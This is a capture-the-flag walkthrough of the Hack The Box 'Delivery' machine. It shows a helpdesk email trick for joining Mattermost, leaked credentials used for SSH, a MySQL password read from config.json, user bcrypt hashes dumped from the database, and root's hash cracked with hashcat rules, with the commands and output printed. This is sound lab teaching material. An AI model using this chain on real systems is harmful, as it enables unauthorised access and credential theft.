


## Nmap Scan:

Target: 10.10.10.222

Command: nmap -sV -T4 -A -v 10.10.10.222

Hosts		Services		Nmap Output		Ports / Hosts		Topology		Host Details		Scans	
OS	Host	Port	Protocol	State	Service	Version							
🔥	10.10.10.222	✓ 22	tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)							
		✓ 80	tcp	open	http	nginx 1.14.2							

## Connect 10.10.10.222:80 via FireFox



After clicking helpdesk link I created a new ticket

**SUPPORT CENTER**  
Support Ticket System

Guest User | [Sign In](#)

[Support Center Home](#) [Open a New Ticket](#) [Check Ticket Status](#)

## Open a New Ticket

Please fill in the form below to open a new ticket.

---

### Contact Information

**Email Address \***

**Full Name \***

Phone Number

 Ext: 

---

### Help Topic















Contact Us ▼ \*

---

### Ticket Details

Please Describe Your Issue

**Issue Summary \***

<>    Aa  B  /         

Hey There

all changes saved

Drop files here or choose them

CAPTCHA Text:

73EC8

Enter the text shown on the image. \*

✔ Support ticket request created

YMTzioni,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 5723631.

If you want to add more information to your ticket, just email 5723631@delivery.htb.

Thanks,

Support Team


## Created:

# SUPPORT CENTER

Support Ticket System

Guest User | [Sign Out](#)

 Support Center Home

 Open a New Ticket

 View Ticket Thread

 Looking for your other tickets?  
[Sign In](#) or [register for an account](#) for the best experience on our help desk.

 Hey #5723631

 Print

 Edit

### Basic Ticket Information

Ticket Status: Open  
Department: Support  
Create Date: 1/19/21 7:10 AM

### User Information

Name: Ymtzioni  
Email: YMTzioni@delivery.htb  
Phone: (012) 345-6789 x456

Avatar

**YMTzioni** posted 1/19/21 7:10 AM

Hey There



Created by **Avatar YMTzioni** 1/19/21 7:10 AM

now lets go back to delivery.htb and try the “contact us” button

## CONTACT US

For unregistered users, please use our HelpDesk to get in touch with our team. Once you have an @delivery.htb email address, you'll be able to have access to our [MatterMost](#) server.

**Press “MatterMost server”, change firefox proxy to 10.10.10.222:8065 and press again**

**Now we are here:**

## Mattermost

All team communication in one place,  
searchable and accessible anywhere

**Sign in**

Don't have an account? [Create one now.](#)

[I forgot my password.](#)

# Create new account

## Mattermost

All team communication in one place,  
searchable and accessible anywhere

Let's create your account

Already have an account? [Click here to sign in.](#)

### What's your email address?

Valid email required for sign-up

### Choose your username

You can use lowercase letters, numbers, periods, dashes, and  
underscores.

### Choose your password

Create Account

By proceeding to create your account and use Mattermost,  
you agree to our [Terms of Service](#) and [Privacy Policy](#). If you  
do not agree, you cannot use Mattermost.

**Change again to proxy 10.10.10.222:80 and confirm the register on email box**

Avatar

**YMTzioni** posted 1/19/21 7:10 AM

---- Registration Successful ---- Please activate your email by going to: [http://delivery.htb:8065/do\\_verify\\_email?token=m5k4ejp9dqk9f4mijmiyjzxn5e8atkc8ufufy67bctabbnc7yo5k1faijngooxji&email=5723631%40delivery.htb](http://delivery.htb:8065/do_verify_email?token=m5k4ejp9dqk9f4mijmiyjzxn5e8atkc8ufufy67bctabbnc7yo5k1faijngooxji&email=5723631%40delivery.htb)

## Mattermost

All team communication in one place,  
searchable and accessible anywhere

✓ Email Verified

5723631@delivery.htb

●●●●●●●●●●●●●●●●

Sign in

Don't have an account? [Create one now.](#)

[I forgot my password.](#)

# Found This:

## Beginning of Internal


Welcome to Internal!


Post messages here that you want everyone to see. Everyone automatically becomes a permanent member of this channel when they join the team.


[Set a Header](#)


---

December 26, 2020

 **System** 4:25 PM  
@root joined the team.


 **System** 4:28 PM  
@root updated the channel display name from: Town Square to: Internal

 **root** 4:29 PM  
@developers Please update theme to the OSTicket before we go live. [Credentials to the server are maildeliverer:Youve\\_G0t\\_Maill](#)  
Also please create a program to help us stop re-using the same passwords everywhere.... Especially those that are a variant of "PleaseSubscribe!"  
(edited)

 **root** 5:58 PM  
PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases.  
(edited)

---

Today

 **System** 2:22 PM  
You joined the team.

Write to Internal

## Now lets try to connect:

Command: ssh [maildeliverer@10.10.10.222](#)

```
root@MYMT2ion1:~# ssh maildeliverer@10.10.10.222
maildeliverer@10.10.10.222's password:
Linux Delivery 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  5 06:09:50 2021 from 10.10.14.5
maildeliverer@Delivery:~$
```

```
maildeliverer@Delivery:~$ ls -la
total 28
drwxr-xr-x 3 maildeliverer maildeliverer 4096 Jan  3 23:12 .
drwxr-xr-x 3 root          root          4096 Dec 26 09:01 ..
lrwxrwxrwx 1 root          root           9 Dec 28 07:04 .bash_history -> /dev/null
-rw-r--r-- 1 maildeliverer maildeliverer  220 Dec 26 09:01 .bash_logout
-rw-r--r-- 1 maildeliverer maildeliverer 3526 Dec 26 09:01 .bashrc
drwx----- 3 maildeliverer maildeliverer 4096 Dec 28 06:58 .gnupg
-rw-r--r-- 1 maildeliverer maildeliverer  807 Dec 26 09:01 .profile
-r----- 1 maildeliverer maildeliverer   33 Jan 19 00:02 user.txt
maildeliverer@Delivery:~$ cat user.txt
5d6985cd9b44bf746d71161c6dda66cf
maildeliverer@Delivery:~$
```

**Found User Flag, Now lets find root Flag!**

**I've created a text file and named it "save.txt"**

**Now lets find our way to root:**

**First command:**

```
maildeliverer@Delivery:/tmp$ find / -name "mattermost*" > save.txt
```



Now lets see what we've got:

```
maildeliverer@Delivery:/tmp$ cat save.txt
/etc/systemd/system/multi-user.target.wants/mattermost.service
/opt/mattermost
/opt/mattermost/client/images/mattermost-cloud.svg
/opt/mattermost/client/emoji/mattermost.png
/opt/mattermost/logs/mattermost.log
/opt/mattermost/bin/mattermost
/opt/mattermost/prepackaged_plugins/mattermost-plugin-github-v0.14.0-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-aws-SNS-v1.0.2-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-nps-v1.1.0-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-custom-attributes-v1.2.0-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-gitlab-v1.1.0-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-welcomebot-v1.1.1-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-custom-attributes-v1.2.0-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-incident-management-v1.1.1-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-jenkins-v1.0.0-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-jira-v2.3.2-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-incident-management-v1.1.1-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-jira-v2.3.2-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-gitlab-v1.1.0-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-channel-export-v0.2.2-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-welcomebot-v1.1.1-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-zoom-v1.3.1-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-github-v0.14.0-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-antivirus-v0.1.2-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-autolink-v1.1.2-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-channel-export-v0.2.2-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-autolink-v1.1.2-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-aws-SNS-v1.0.2-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-zoom-v1.3.1-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-nps-v1.1.0-linux-amd64.tar.gz.sig
/opt/mattermost/prepackaged_plugins/mattermost-plugin-antivirus-v0.1.2-linux-amd64.tar.gz
/opt/mattermost/prepackaged_plugins/mattermost-plugin-jenkins-v1.0.0-linux-amd64.tar.gz.sig
/usr/lib/systemd/system/mattermost.service
/var/lib/mysql/mattermost
/sys/fs/cgroup/memory/system.slice/mattermost.service
/sys/fs/cgroup/pids/system.slice/mattermost.service
/sys/fs/cgroup/devices/system.slice/mattermost.service
/sys/fs/cgroup/systemd/system.slice/mattermost.service
/sys/fs/cgroup/unified/system.slice/mattermost.service
```

Now cd to /opt/mattermost

```
maildeliverer@Delivery:/opt/mattermost$ ls
bin  client  config  data  ENTERPRISE-EDITION-LICENSE.txt  fonts  i18n  logs  manifest.txt  NOTICE.txt  plugins  prepackaged_plugins  README.md  templates
```

Cd to config

```
maildeliverer@Delivery:/opt/mattermost$ cd config
maildeliverer@Delivery:/opt/mattermost/config$ ls
cloud_defaults.json  config.json  README.md
```

Cat config.json:

## Found This:

```
},
"SqlSettings": {
  "DriverName": "mysql",
  "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
  "DataSourceReplicas": [],
  "DataSourceSearchReplicas": [],
  "MaxIdleConns": 20,
  "ConnMaxLifetimeMilliseconds": 3600000,
  "MaxOpenConns": 300,
  "Trace": false,
  "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
  "QueryTimeout": 30,
  "DisableDatabaseSearch": false
}
```

“mmuser:Crack\_The\_MM\_Admin\_PW”

now we know we need to connect mysql and we have the details so lets do it!

```
maildeliverer@Delivery:/tmp$ mysql -h localhost -u mmuser -pCrack_The_MM_Admin_PW
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 134
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mattermost |
+-----+
```

```
MariaDB [(none)]> use mattermost
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mattermost]>
```

```

MariaDB [mattermost]> select Username,Password from Users;
+-----+-----+
| Username | Password |
+-----+-----+
| surveybot |          |
| c3ecacacc7b94f909d04dbfd308a9b93 | $2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPB |
| rIEg9wvpilaS7ImuiItEiK |          |
| 5b785171bfb34762a933e127630c4860 | $2a$10$3m0quqyvCE8Z/R1gFcCOW06tEj6Ftqt |
| Bn8fRAXQXmaKmg.HDGpS/G |          |
| root | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb |
| 4.4ScG.anuu7v0EFJwgjj0 |          |
| ff0a21fc6fc2488195e16ea854c963ee | $2a$10$RnJsISTLc9W3iUcUgg11KOG9vqADED2 |
| 4CQcQ8zvUm1Ir9pxS.Pduq |          |
| channelexport |          |
| 9ecfb4be145d47fda0724f697f35ffaf | $2a$10$s.cLPSjAVgawG0JwB7vrqenPg2lrDtO |
| ECRtjWahOzHfq1CoFyFqm |          |
| ymtzioni | $2a$10$uYqeCH5334S/qyHX2W6pdeFhty71mqQ |
| kJTbRCtN.rHaA0kisQrYEy |          |
+-----+-----+

```

## Command : vi hash

```
$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0
```

```

root@YMTzioni:~# vi hash
root@YMTzioni:~# ls -la /usr/share/hashcat/rules/best64.rule
-rw-r--r-- 1 root root 933 Jun 19  2020 /usr/share/hashcat/rules/best64.rule
root@YMTzioni:~# hashcat -r /usr/share/hashcat/rules/best64.rule
Usage: hashcat [options]... hash[hashfile|hccapxfile [dictionary|mask|directory] ...

Try --help for more help.
root@YMTzioni:~# hashcat -r /usr/share/hashcat/rules/best64.rule --stdout rule > wordlist.txt
root@YMTzioni:~# wc -l wordlist.txt
154 wordlist.txt

```

## Now lets try to bcrypt root hash

```

root@YMTzioni:~# hashcat -h | grep "bcrypt"
3200 | bcrypt $2*$, Blowfish (Unix)

```



```
root@YMTzioni:~# hashcat -m 3200 -a 0 hash wordlist.txt
hashcat (v6.0.0) starting ...
```

```
$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0:PleaseSubscribe!21
```

## We found the Password for root

### “PleaseSubscribe!21”

```
maildeliverer@Delivery:/tmp$ su root
Password:
```

```
root@Delivery:/tmp# whoami
root
```

```
root@Delivery:/tmp# cd ..
root@Delivery:/# ls
bin boot dev etc home initrd.img initrd.img.old lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
root@Delivery:/# cd root
root@Delivery:~# ls
mail.sh note.txt py-smtp.py root.txt
root@Delivery:~# cat root.txt
734c4fddfa0fc7dda9a8b55f04fdeb65
root@Delivery:~#
```

## We Found Root Flag! Thank you!